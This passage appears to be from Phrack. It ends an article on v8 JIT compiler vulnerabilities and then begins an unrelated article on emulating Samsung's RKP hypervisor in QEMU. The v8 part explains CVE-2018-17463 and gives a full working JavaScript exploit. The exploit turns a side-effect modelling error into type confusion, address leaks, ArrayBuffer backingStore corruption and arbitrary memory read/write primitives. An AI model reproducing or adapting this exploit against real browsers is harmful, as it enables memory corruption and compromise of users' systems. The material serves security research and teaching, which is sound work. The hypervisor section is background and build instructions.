; Ensure o is not a Smi
test    rdi, 0x1
jz      bailout_not_object

; Ensure o has the expected Map
cmp     QWORD PTR [rdi-0x1], 0xabcd1234
jne     bailout_wrong_map

; Perform operation for object with known Map
mov     rax, [rdi+0x1f]
ret
  
```

If the function were to be called with an object with a different `Map`, the second guard would fail, causing a bailout to the interpreter (more precisely to the `LdaNamedProperty` operation of the bytecode) and likely the discarding of the compiled code. Eventually, the function would be recompiled to take the new type feedback into account. In that case, the function would be re-compiled to perform a polymorphic property load (supporting more than one input type), e.g. by emitting code for the property load for both `Maps`, then jumping to the respective one depending on the current `Map`. If the operation becomes even more polymorphic, the compiler might decide to use a generic inline cache (IC) [8][9] for the polymorphic operation. An IC caches previous lookups but can always fall-back to the runtime function for previously unseen input types without bailing out of the JIT code.

--[3 - JIT Compiler Vulnerabilities

JavaScript JIT compilers are commonly implemented in C++ and as such are subject to the usual list of memory- and type-safety violations. These are not specific to JIT compilers and will thus not be discussed further. Instead, the focus will be put on bugs in the compiler which lead to incorrect machine code generation which can then be exploited to cause memory corruption.

Besides bugs in the lowering phases [10][11] which often result in rather classic vulnerabilities like integer overflows in the generated machine code, many interesting bugs come from the various optimizations. There have been bugs in bounds-check elimination [12][13][14][15], escape analysis [16][17], register allocation [18], and others. Each optimization pass tends to yield its own kind of vulnerabilities.

When auditing complex software such as JIT compilers, it is often a sensible approach to determine specific vulnerability patterns in advance and look for instances of them. This is also a benefit of manual code auditing: knowing that a particular type of bug usually leads to a simple, reliable exploit, this is what the auditor can look for specifically.

As such, a specific optimization, namely redundancy elimination, will be discussed next, along with the type of vulnerability one can find there and a concrete vulnerability, CVE-2018-17463, accompanied with an exploit.

----[3.1 - Redundancy Elimination

One popular class of optimizations aims to remove safety checks from the emitted machine code if they are determined to be unnecessary. As can be imagined, these are very interesting for the auditor as a bug in those will usually result in some kind of type confusion or out-of-bounds access.

One instance of these optimization passes, often called "redundancy elimination", aims to remove redundant type checks. As an example, consider the following code:

```
function foo(o) {  
    return o.a + o.b;  
}
```

Following the JIT compilation approach outlined in chapter 2, the following IR code might be emitted for it:

```
CheckHeapObject o  
CheckMap o, map1  
r0 = Load [o + 0x18]  
  
CheckHeapObject o  
CheckMap o, map1  
r1 = Load [o + 0x20]  
  
r2 = Add r0, r1  
CheckNoOverflow  
Return r2
```

The obvious issue here is the redundant second pair of CheckHeapObject and CheckMap operations. In that case it is clear that the Map of o can not change between the two CheckMap operations. The goal of redundancy elimination is thus to detect these types of redundant checks and remove all but the first one on the same control-flow path.

However, certain operations can cause side-effects: observable changes to the execution context. For example, a Call operation invoking a user supplied function could easily cause an object's Map to change, e.g. by adding or removing a property. In that case, a seemingly redundant check is in fact required as the Map could change in between the two checks. As such it is essential for this optimization that the compiler knows about all effectful operations in its IR. Unsurprisingly, correctly predicting side

effects of JIT operations can be quite hard due to the nature of the JavaScript language. Bugs related to incorrect side effect predictions thus appear from time to time and are typically exploited by tricking the compiler into removing a seemingly redundant type check, then invoking the compiled code such that an object of an unexpected type is used without a preceding type check. Some form of type confusion then follows.

Vulnerabilities related to incorrect modeling of side-effect can usually be found by locating IR operations which are assumed side-effect free by the engine, then verifying whether they really are side-effect free in all cases. This is how CVE-2018-17463 was found.

----[3.2 CVE-2018-17463

In v8, IR operations have various flags associated with them. One of them, `kNoWrite`, indicates that the engine assumes that an operation will not have observable side-effects, it does not "write" to the effect chain. An example for such an operation was `JSCreateObject`, shown below:

```
#define CACHED_OP_LIST(V) \
... \
V(CreateObject, Operator::kNoWrite, 1, 1) \
...
```

To determine whether an IR operation might have side-effects it is often necessary to look at the lowering phases which convert high-level operations, such as `JSCreateObject`, into lower-level instruction and eventually machine instructions. For `JSCreateObject`, the lowering happens in `js-generic-lowering.cc`, responsible for lowering JS operations:

```
void JSGenericLowering::LowerJSCreateObject(Node* node) {
  CallDescriptor::Flags flags = FrameStateFlagForCall(node);
  Callable callable = Builtins::CallableFor(
    isolate(), Builtins::kCreateObjectWithoutProperties);
  ReplaceWithStubCall(node, callable, flags);
}
```

In plain english, this means that a `JSCreateObject` operation will be lowered to a call to the runtime function `CreateObjectWithoutProperties`. This function in turn ends up calling `ObjectCreate`, another builtin but this time implemented in C++. Eventually, control flow ends up in `JSObject::OptimizeAsPrototype`. This is interesting as it seems to imply that the prototype object may potentially be modified during said optimization, which could be an unexpected side-effect for the JIT compiler. The following code snippet can be run to check whether `OptimizeAsPrototype` modifies the object in some way:

```
let o = {a: 42};
%DebugPrint(o);
Object.create(o);
%DebugPrint(o);
```

Indeed, running it with `'d8 --allow-natives-syntax'` shows:

```
DebugPrint: 0x3447ab8f909: [JS_OBJECT_TYPE]
- map: 0x0344c6f02571 <Map(HOLEY_ELEMENTS)> [FastProperties]
...

DebugPrint: 0x3447ab8f909: [JS_OBJECT_TYPE]
- map: 0x0344c6f0d6d1 <Map(HOLEY_ELEMENTS)> [DictionaryProperties]
```

As can be seen, the object's Map has changed when becoming a prototype so the object must have changed in some way as well. In particular, when becoming a prototype, the out-of-line property storage of the object was converted to dictionary mode. As such the pointer at offset 8 from the object will no longer point to a `PropertyArray` (all properties one after each other, after a short header), but instead to a `NameDictionary` (a more complex data structure directly mapping property names to values without relying on the Map). This certainly is a side effect and in this case an unexpected one for the JIT compiler. The reason for the Map change is that

in v8, prototype Maps are never shared due to clever optimization tricks in other parts of the engine [19].

At this point it is time to construct a first proof-of-concept for the bug. The requirements to trigger an observable misbehavior in a compiled function are:

0. The function must receive an object that is not currently used as a prototype.
1. The function needs to perform a CheckMap operation so that subsequent ones can be eliminated.
2. The function needs to call Object.create with the object as argument to trigger the Map transition.
3. The function needs to access an out-of-line property. This will, after a CheckMap that will later be incorrectly eliminated, load the pointer to the property storage, then dereference that believing that it is pointing to a PropertyArray even though it will point to a NameDictionary.

The following JavaScript code snippet accomplishes this

```
function hax(o) {
  // Force a CheckMaps node.
  o.a;

  // Cause unexpected side-effects.
  Object.create(o);

  // Trigger type-confusion because CheckMaps node is removed.
  return o.b;
}

for (let i = 0; i < 100000; i++) {
  let o = {a: 42};
  o.b = 43;           // will be stored out-of-line.
  hax(o);
}
```

It will first be compiled to pseudo IR code similar to the following:

```
CheckHeapObject o
CheckMap o, map1
Load [o + 0x18]

// Changes the Map of o
Call CreateObjectWithoutProperties, o

CheckMap o, map1
r1 = Load [o + 0x8]           // Load pointer to out-of-line properties
r2 = Load [r1 + 0x10]         // Load property value

Return r2
```

Afterwards, the redundancy elimination pass will incorrectly remove the second Map check, yielding:

```
CheckHeapObject o
CheckMap o, map1
Load [o + 0x18]

// Changes the Map of o
Call CreateObjectWithoutProperties, o

r1 = Load [o + 0x8]
r2 = Load [r1 + 0x10]

Return r2
```

When this JIT code is run for the first time, it will return a different value than 43, namely an internal fields of the NameDictionary which happens to be located at the same offset as the .b property in the PropertyArray.

Note that in this case, the JIT compiler tried to infer the type of the argument object at the second property load instead of relying on the type feedback and thus, assuming the map wouldn't change after the first type check, produced a property load from a FixedArray instead of a NameDictionary.

--[4 - Exploitation

The bug at hand allows the confusion of a PropertyArray with a NameDictionary. Interestingly, the NameDictionary still stores the property values inside a dynamically sized inline buffer of (name, value, flags) triples. As such, there likely exists a pair of properties P1 and P2 such that both P1 and P2 are located at offset 0 from the start of either the PropertyArray or the NameDictionary respectively. This is interesting for reasons explained in the next section. Shown next is the memory dump of the PropertyArray and NameDictionary for the same properties side by side:

```
let o = {inline: 42};
o.p0 = 0; o.p1 = 1; o.p2 = 2; o.p3 = 3; o.p4 = 4;
o.p5 = 5; o.p6 = 6; o.p7 = 7; o.p8 = 8; o.p9 = 9;
```

0x0000130c92483e89	0x0000130c92483bb1
0x00000000c0000000	0x0000006500000000
0x0000000000000000	0x0000000b00000000
0x0000000010000000	0x0000000000000000
0x0000000020000000	0x0000000200000000
0x0000000030000000	0x0000000c00000000
0x0000000040000000	0x0000000000000000
0x0000000050000000	0x0000130ce98a4341
0x0000000060000000	<-!-> 0x0000000200000000
0x0000000070000000	0x0000004c00000000
0x0000000080000000	0x0000130c924826f1
0x0000000090000000	0x0000130c924826f1
...	...

In this case the properties p6 and p2 overlap after the conversion to dictionary mode. Unfortunately, the layout of the NameDictionary will be different in every execution of the engine due to some process-wide randomness being used in the hashing mechanism. It is thus necessary to first find such a matching pair of properties at runtime. The following code can be used for that purpose.

```
function find_matching_pair(o) {
  let a = o.inline;
  this.Object.create(o);
  let p0 = o.p0;
  let p1 = o.p1;
  ...;
  return [p0, p1, ..., pN];
  let pN = o.pN;
}
```

Afterwards, the returned array is searched for a match. In case the exploit gets unlucky and doesn't find a matching pair (because all properties are stored at the end of the NameDictionaries inline buffer by bad luck), it is able to detect that and can simply retry with a different number of properties or different property names.

----[4.1 - Constructing Type Confusions

There is an important bit about v8 that wasn't discussed yet. Besides the location of property values, Maps also store type information for properties. Consider the following piece of code:

```
let o = {}
o.a = 1337;
o.b = {x: 42};
```

After executing it in v8, the Map of o will indicate that the property .a will always be a Smi while property .b will be an Object with a certain Map that will in turn have a property .x of type Smi. In that case, compiling a function such as

```
function foo(o) {
  return o.b.x;
}
```

will result in a single Map check for o but no further Map check for the .b property since it is known that .b will always be an Object with a specific Map. If the type information for a property is ever invalidated by assigning a property value of a different type, a new Map is allocated and the type information for that property is widened to include both the previous and the new type.

With that, it becomes possible to construct a powerful exploit primitive from the bug at hand: by finding a matching pair of properties JIT code can be compiled which assumes it will load property p1 of one type but in reality ends up loading property p2 of a different type. Due to the type information stored in the Map, the compiler will, however, omit type checks for the property value, thus yielding a kind of universal type confusion: a primitive that allows one to confuse an object of type X with an object of type Y where both X and Y, as well as the operation that will be performed on type X in the JIT code, can be arbitrarily chosen. This is, unsurprisingly, a very powerful primitive.

Below is the scaffold code for crafting such a type confusion primitive from the bug at hand. Here p1 and p2 are the property names of the two properties that overlap after the property storage is converted to dictionary mode. As they are not known in advance, the exploit relies on eval to generate the correct code at runtime.

```
eval(`
  function vuln(o) {
    // Force a CheckMaps node
    let a = o.inline;
    // Trigger unexpected transition of property storage
    this.Object.create(o);
    // Seemingly load .p1 but really load .p2
    let p = o.${p1};
    // Use p (known to be of type X but really is of type Y)
    // ...;
  }
`);

let arg = makeObj();
arg[p1] = objX;
arg[p2] = objY;
vuln(arg);
```

In the JIT compiled function, the compiler will then know that the local variable p will be of type X due to the Map of o and will thus omit type checks for it. However, due to the vulnerability, the runtime code will actually receive an object of type Y, causing a type confusion.

----[4.2 - Gaining Memory Read/Write

From here, additional exploit primitives will now be constructed: first a primitive to leak the addresses of JavaScript objects, second a primitive to overwrite arbitrary fields in an object. The address leak is possible by confusing the two objects in a compiled piece of code which fetches the .x property, an unboxed double, converts it to a v8 HeapNumber, and returns that to the caller. Due to the vulnerability, it will, however, actually load a pointer to an object and return that as a double.


```
function vuln(o) {
  let a = o.inline;
  this.Object.create(o);
  return o.${p1}.x1;
}

let arg = makeObj();
arg[p1] = {x: 13.37};      // X, inline property is an unboxed double
arg[p2] = {y: obj};       // Y, inline property is a pointer
vuln(arg);
```

This code will result in the address of obj being returned to the caller as a double, such as 1.9381218278403e-310.

Next, the corruption. As is often the case, the "write" primitive is just the inversion of the "read" primitive. In this case, it suffices to write to a property that is expected to be an unboxed double, such as shown next.

```
function vuln(o) {
  let a = o.inline;
  this.Object.create(o);
  let orig = o.${p1}.x2;
  o.${p1}.x = ${newValue};
  return orig;
}

let arg = makeObj();
arg[p1] = {x: 13.37};
arg[p2] = {y: obj};
vuln(arg);
```


This will "corrupt" property .y of the second object with a controlled double. However, to achieve something useful, the exploit would likely need to corrupt an internal field of an object, such as is done below for an ArrayBuffer. Note that the second primitive will read the old value of the property and return that to the caller. This makes it possible to:

- * immediately detect once the vulnerable code ran for the first time and corrupted the victim object
- * fully restore the corrupted object at a later point to guarantee clean process continuation.

With those primitives at hand, gaining arbitrary memory read/write becomes as easy as

0. Creating two ArrayBuffers, ab1 and ab2
1. Leaking the address of ab2
2. Corrupting the backingStore pointer of ab1 to point to ab2

Yielding the following situation:



Afterwards, arbitrary addresses can be accessed by overwriting the backingStore pointer of ab2 by writing into ab1 and subsequently reading from or writing to ab2.

----[4.3 - Reflections

As was demonstrated, by abusing the type inference system in v8, an initially limited type confusion primitive can be extended to achieve confusion of arbitrary objects in JIT code. This primitive is powerful for several reasons:

0. The fact that the user is able to create custom types, e.g. by adding properties to objects. This avoids the need to find a good type confusion candidate as one can likely just create it, such as was done by the presented exploit when it confused an `ArrayBuffer` with an object with inline properties to corrupt the `backingStore` pointer.
1. The fact that code can be JIT compiled that performs an arbitrary operation on an object of type X but at runtime receives an object of type Y due to the vulnerability. The presented exploit compiled loads and stores of unboxed double properties to achieve address leaks and the corruption of `ArrayBuffers` respectively.
2. The fact that type information is aggressively tracked by the engines, increasing the number of types that can be confused with each other.

As such, it can be desirable to first construct the discussed primitive from lower-level primitives if these aren't sufficient to achieve reliable memory read/write. It is likely that most type check elimination bugs can be turned into this primitive. Further, other types of vulnerabilities can potentially be exploited to yield it as well. Possible examples include register allocation bugs, use-after-frees, or out-of-bounds reads or writes into the property buffers of JavaScript objects.

----[4.4 Gaining Code Execution

While previously an attacker could simply write shellcode into the JIT region and execute it, things have become slightly more time consuming: in early 2018, v8 introduced a feature called `write-protect-code-memory` [20] which essentially flips the JIT region's access permissions between R-X and RW-. With that, the JIT region will be mapped as R-X during execution of JavaScript code, thus preventing an attacker from directly writing into it. As such, one now needs to find another way to code execution, such as simply performing ROP by overwriting `vtables`, JIT function pointers, the stack, or through another method of one's choosing. This is left as an exercise for the reader.

Afterwards, the only thing left to do is to run a sandbox escape... ;)

--[5 - References

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- [4] <https://www.ecma-international.org/ecma-262/8.0/index.html#sec-array-exotic-objects>
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- [6] <https://chromium.googlesource.com/v8/v8.git/+6.9.427.19/tools/turbolizer/>
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- [9] <https://mathiasbynens.be/notes/shapes-ics>
- [10] <https://bugs.chromium.org/p/project-zero/issues/detail?id=1380>
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- [15] <https://bugs.chromium.org/p/project-zero/issues/detail?id=1390>
- [17] <https://bugs.chromium.org/p/project-zero/issues/detail?id=1396>

```
[16] https://cloudblogs.microsoft.com/microsoftsecure/2017/10/18/
browser-security-beyond-sandboxing/
[18] https://www.mozilla.org/en-US/security/advisories/
mfsa2018-24/#CVE-2018-12386
[19] https://mathiasbynens.be/notes/prototypes
[20] https://github.com/v8/v8/commit/
14917b6531596d33590edb109ec14f6ca9b95536
```

--[6 - Exploit Code

```
if (typeof(window) !== 'undefined') {
    print = function(msg) {
        console.log(msg);
        document.body.textContent += msg + "\r\n";
    }
}

{
    // Conversion buffers.
    let floatView = new Float64Array(1);
    let uint64View = new BigUint64Array(floatView.buffer);
    let uint8View = new Uint8Array(floatView.buffer);

    // Feature request: unboxed BigInt properties so these aren't needed =)
    Number.prototype.toBigInt = function toBigInt() {
        floatView[0] = this;
        return uint64View[0];
    };

    BigInt.prototype.toNumber = function toNumber() {
        uint64View[0] = this;
        return floatView[0];
    };
}

// Garbage collection is required to move objects to a stable position in
// memory (OldSpace) before leaking their addresses.
function gc() {
    for (let i = 0; i < 100; i++) {
        new ArrayBuffer(0x100000);
    }
}

const NUM_PROPERTIES = 32;
const MAX_ITERATIONS = 100000;

function checkVuln() {
    function hax(o) {
        // Force a CheckMaps node before the property access. This must
        // load an inline property here so the out-of-line properties
        // pointer cannot be reused later.
        o.inline;

        // Turbofan assumes that the JSCreateObject operation is
        // side-effect free (it has the kNoWrite property). However, if the
        // prototype object (o in this case) is not a constant, then
        // JSCreateObject will be lowered to a runtime call to
        // CreateObjectWithoutProperties. This in turn eventually calls
        // JSObject::OptimizeAsPrototype which will modify the prototype
        // object and assign it a new Map. In particular, it will
        // transition the OOL property storage to dictionary mode.
        Object.create(o);

        // The CheckMaps node for this property access will be incorrectly
        // removed. The JIT code is now accessing a NameDictionary but
        // believes its loading from a FixedArray.
        return o.outOfLine;
    }
}
```

```

    for (let i = 0; i < MAX_ITERATIONS; i++) {
        let o = {inline: 0x1337};
        o.outOfLine = 0x1338;
        let r = hax(o);
        if (r !== 0x1338) {
            return;
        }
    }

    throw "Not vulnerable"
};

// Make an object with one inline and numerous out-of-line properties.
function makeObj(propertyValues) {
    let o = {inline: 0x1337};
    for (let i = 0; i < NUM_PROPERTIES; i++) {
        Object.defineProperty(o, 'p' + i, {
            writable: true,
            value: propertyValues[i]
        });
    }
    return o;
}

//
// The 3 exploit primitives.
//

// Find a pair (p1, p2) of properties such that p1 is stored at the same
// offset in the FixedArray as p2 is in the NameDictionary.
let p1, p2;
function findOverlappingProperties() {
    let propertyNames = [];
    for (let i = 0; i < NUM_PROPERTIES; i++) {
        propertyNames[i] = 'p' + i;
    }
    eval(`
        function hax(o) {
            o.inline;
            this.Object.create(o);
            ${propertyNames.map((p) => `let ${p} = o.${p};`).join('\n')}
            return [${propertyNames.join(', ')}];
        }
    `);

    let propertyValues = [];
    for (let i = 1; i < NUM_PROPERTIES; i++) {
        // There are some unrelated, small-valued SMIs in the dictionary.
        // However they are all positive, so use negative SMIs. Don't use
        // -0 though, that would be represented as a double...
        propertyValues[i] = -i;
    }

    for (let i = 0; i < MAX_ITERATIONS; i++) {
        let r = hax(makeObj(propertyValues));
        for (let i = 1; i < r.length; i++) {
            // Properties that overlap with themselves cannot be used.
            if (i !== -r[i] && r[i] < 0 && r[i] > -NUM_PROPERTIES) {
                [p1, p2] = [i, -r[i]];
                return;
            }
        }
    }

    throw "Failed to find overlapping properties";
}

// Return the address of the given object as BigInt.
function addrof(obj) {
    // Confuse an object with an unboxed double property with an object

```

```
// with a pointer property.
eval(`
    function hax(o) {
        o.inline;
        this.Object.create(o);
        return o.p${p1}.x1;
    }
`);

let propertyValues = [];
// Property p1 should have the same Map as the one used in
// corrupt for simplicity.
propertyValues[p1] = {x1: 13.37, x2: 13.38};
propertyValues[p2] = {y1: obj};

for (let i = 0; i < MAX_ITERATIONS; i++) {
    let res = hax(makeObj(propertyValues));
    if (res !== 13.37) {
        // Adjust for the LSB being set due to pointer tagging.
        return res.toBigInt() - 1n;
    }
}

throw "Addrof failed";
}

// Corrupt the backingStore pointer of an ArrayBuffer object and return the
// original address so the ArrayBuffer can later be repaired.
function corrupt(victim, newValue) {
    eval(`
        function hax(o) {
            o.inline;
            this.Object.create(o);
            let orig = o.p${p1}.x2;
            o.p${p1}.x2 = ${newValue.toNumber()};
            return orig;
        }
    `);

    let propertyValues = [];
    // x2 overlaps with the backingStore pointer of the ArrayBuffer.
    let o = {x1: 13.37, x2: 13.38};
    propertyValues[p1] = o;
    propertyValues[p2] = victim;

    for (let i = 0; i < MAX_ITERATIONS; i++) {
        o.x2 = 13.38;
        let r = hax(makeObj(propertyValues));
        if (r !== 13.38) {
            return r.toBigInt();
        }
    }

    throw "CorruptArrayBuffer failed";
}

function pwn() {
    //
    // Step 0: verify that the engine is vulnerable.
    //
    checkVuln();
    print("[+] v8 version is vulnerable");

    //
    // Step 1. determine a pair of overlapping properties.
    //
    findOverlappingProperties();
    print(`[+] Properties p${p1} and p${p2} overlap`);

    //
```

```
// Step 2. leak the address of an ArrayBuffer.
//
let memViewBuf = new ArrayBuffer(1024);
let driverBuf = new ArrayBuffer(1024);

// Move ArrayBuffer into old space before leaking its address.
gc();

let memViewBufAddr = addrof(memViewBuf);
print('[+] ArrayBuffer @ 0x${memViewBufAddr.toString(16)}');

//
// Step 3. corrupt the backingStore pointer of another ArrayBuffer to
// point to the first ArrayBuffer.
//
let origDriverBackingStorage = corrupt(driverBuf, memViewBufAddr);

let driver = new BigUint64Array(driverBuf);
let origMemViewBackingStorage = driver[4];

//
// Step 4. construct the memory read/write primitives.
//
let memory = {
  write(addr, bytes) {
    driver[4] = addr;
    let memview = new Uint8Array(memViewBuf);
    memview.set(bytes);
  },
  read(addr, len) {
    driver[4] = addr;
    let memview = new Uint8Array(memViewBuf);
    return memview.subarray(0, len);
  },
  read64(addr) {
    driver[4] = addr;
    let memview = new BigUint64Array(memViewBuf);
    return memview[0];
  },
  write64(addr, ptr) {
    driver[4] = addr;
    let memview = new BigUint64Array(memViewBuf);
    memview[0] = ptr;
  },
  addrof(obj) {
    memViewBuf.leakMe = obj;
    let props = this.read64(memViewBufAddr + 8n);
    return this.read64(props + 15n) - 1n;
  },
  fixup() {
    let driverBufAddr = this.addrof(driverBuf);
    this.write64(driverBufAddr + 32n, origDriverBackingStorage);
    this.write64(memViewBufAddr + 32n, origMemViewBackingStorage);
  },
};

print("[+] Constructed memory read/write primitive");

// Read from and write to arbitrary addresses now :)
memory.write64(0x41414141n, 0x42424242n);

// All done here, repair the corrupted objects.
memory.fixup();

// Verify everything is stable.
gc();
}

if (typeof(window) === 'undefined')
  pwn();
```

|=[EOF]=-----=|

==Phrack Inc.==

Volume 0x10, Issue 0x46, Phile #0x0a of 0x0f

```
=====
======[ Hypervisor Necromancy; ]=====
======[ Reanimating Kernel Protectors, or ]=====
=====
======[ On emulating hypervisors; a Samsung RKP case study ]=====
=====
======[ Aris Thallas ]=====
======[ athallas.phrack@gmail.com ]=====
=====
```

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--[0 - Introduction

Until recently, to compromise an entire system during runtime attackers found and exploited kernel vulnerabilities. This allowed them to perform a variety of actions; executing malicious code in the context of the kernel, modify kernel data structures to elevate privileges, access protected data, etc. Various mitigations have been introduced to protect against such actions and hypervisors have also been utilized, apart from their traditional usage for virtualization support, towards this goal. In the Android ecosystem this has been facilitated by ARM virtualization extensions, which allowed vendors/OEMs to implement their own protection functionalities/logic.

On the other hand, Android devices have been universally a major PITA to debug due to the large diversity of OEMs and vendors that introduced endless customizations, the lack of public tools, debug interfaces etc. To

the author's understanding, setting up a proper debug environment is usually one of the most important and time consuming tasks and can make a world of difference in understanding the under examination system or application in depth (especially true if no source code is available), identifying Oday vulnerabilities and exploiting them.

In this (rather long) article we will be investigating methods to emulate proprietary hypervisors under QEMU, which will allow researchers to interact with them in a controlled manner and debug them. Specifically, we will be presenting a minimal framework developed to bootstrap Samsung S8+ proprietary hypervisor as a demonstration, providing details and insights on key concepts on ARM low level development and virtualization extensions for interested readers to create their own frameworks and Actually Compile And Boot them ;). Finally, we will be investigating fuzzing implementations under this setup.

The article is organized as follows. The first section provides background information on ARM, Samsung hypervisors and QEMU to properly define our development setup. Next, we will elaborate on the framework implementation while dealing with the various ARM virtualization and Samsung implementation nuances. We will continue by demonstrating how to implement custom dummy fuzzers under this setup and finally for more intelligent fuzzing incorporate AFL a.k.a. "NFL or something by some chap called CamelTuft" :p

On a final note, any code snippets, memory offsets or other information presented throughout this article refer to Samsung version G955FXXU4CRJ5, QEMU version 4.1.0 and AFL version 2.56b.

--[1 - Overview

----[1.1 - ARM Architecture & Virtualization Extensions

As stated in "Arm Architecture Reference Manual Armv8, for Armv8-A architecture profile - Issue E.a" (AARM), Armv8 defines a set of Exception Levels (EL, also referred to as Execution Levels) EL0 to EL3 and two security states Secure and Non-secure aka Normal World. The higher the exception level, the higher the software execution privilege. EL3 represents the highest execution/privilege level and provides support for switching between the two security states and can access all system resources for all ELs in both security states. EL2 provides support for virtualization and in the latest version Armv8.5 support for Secure World EL2 was introduced. EL1 is the Operating System kernel EL typically described as _privileged_ and EL0 is the EL of userland applications called _unprivileged_.

	Secure Monitor (EL3)	

	Hypervisor (EL2)*	
	Sec Hypervisor (sEL2)	

	OS (EL1)	
	Trusted OS (sEL1)	

	Userland App (EL0)	
	Secure App (sEL0)	

Normal World		Secure World


Switching between ELs is only allowed via taking an exception or returning from one. Taking an exception leads to a higher or the same EL while returning from one (via 'eret') to lower or the same EL. To invoke EL1, 'svc' (SuperVisor Call) command is used which triggers a synchronous exception which is then handled by the corresponding OS kernel exception vector entry. Similarly, EL2 is invoked via the 'hvc' (HyperVisor Call) command and EL3 via the 'smc' (Secure Monitor Call) command. Switching between security states is only done by EL3.

When a hypervisor is present in the system it can control various aspects

of EL1 behavior, such as trapping certain operations traditionally handled by EL1 to the hypervisor allowing the latter to decide how to handle the operation. Hypervisor Configuration Register (HCR_EL2) is the system register that allows hypervisors to define which of these behaviors they would like to enable.

Last but not least, a core feature of the virtualization extensions is the Stage 2 (S2) translation. As depicted below, this feature splits the standard translation process into two steps. First, using the EL1 translation tables (stored at Translation Table Base Register TTBRn_EL1) which are controlled by EL1, the Virtual Address (VA) is translated to an Intermediate Physical Address (IPA), instead of a Physical Address (PA) of the standard process. The IPA is then translated to a PA by the hypervisor using the Stage 2 translation table (stored at Virtual Translation Table Base Register VTTBR_EL2) which is fully controlled by EL2 and not accessible by EL1. Note that once S2 translation is enabled, EL1 does not access physical memory immediately and every IPA must always be translated via S2 tables for the actual PA access.

Of course, EL2 and EL3 maintain their own Stage 1 translation tables for their code and data VAs, which perform the traditional VA to PA mapping.



In this article we will be focusing on Normal World, implementing the EL3 and EL1 framework to bootstrap a proprietary EL2 implementation.

---[1.2 - Samsung Hypervisor

As part of its ecosystem Samsung implements a security platform named Samsung Knox [01] which among others comprises a hypervisor implementation called Real-Time Kernel Protection (RKP). RKP aims to achieve various security features [02], such as the prevention of unauthorized privileged code execution, the protection of critical kernel data (i.e. process credentials) etc.

Previous versions of the Samsung hypervisor have been targeted before, with [03] being the most notable exemplar. There, Samsung S7 hypervisor was analyzed in great detail and the article provided valuable information.

Moreover, Samsung S8+ hypervisor is stripped and strings are obfuscated whereas S7 is not, providing a valuable resource for binary diffing and string comparison. Finally, the under examination S8+ hypervisor shares many similarities regarding the system architecture which have slowly begun disappearing in the latest models such as Samsung S10.

One of the most obvious differences is the location of the binary and the bootstrap process. In sum, for S8+ the hypervisor binary is embedded in the kernel image and the precompiled binary can be found in the kernel source tree under `init/vmm.elf` (the kernel sources are available at [04]). The kernel is also responsible for bootstrapping and initializing RKP. On the other hand, the S10+ hypervisor binary resides in a separate partition, is bootstrapped by the bootloader and then initialized by the kernel. We will provide more details in the corresponding sections that follow.

All these reasons contributed to the selection of the S8 hypervisor as the target binary, as they ease the analysis process, remove undesired complexity from secondary features/functionalities and allow focusing on the core required knowledge for our demonstration. Ultimately, though, it was an arbitrary decision and other hypervisors could have been selected.

----[1.3 - Workspace Environment

As aforementioned the targeted Samsung version is G955FXXU4CRJ5 and QEMU version is 4.1.0. Both the hypervisor and our framework are 64-bit ARM binaries. QEMU was configured to only support AArch64 targets and built with gcc version 7.4.0, while the framework was built with `aarch64-linux-gnu-gcc` version 8.3.0. For debugging purposes we used `aarch64-eabi-linux-gdb` version 7.11.

```
$ git clone git://git.qemu-project.org/qemu.git
$ cd qemu
$ git checkout v4.1.0
$ ./configure --target-list=aarch64-softmmu --enable-debug
$ make -j8
```

AFL version is 2.56b and is also compiled with gcc version 7.4.0.

```
$ git clone https://github.com/google/afl
$ cd afl
$ git checkout v2.56b
$ make
```

--[2 - Framework Implementation & RKP Analysis

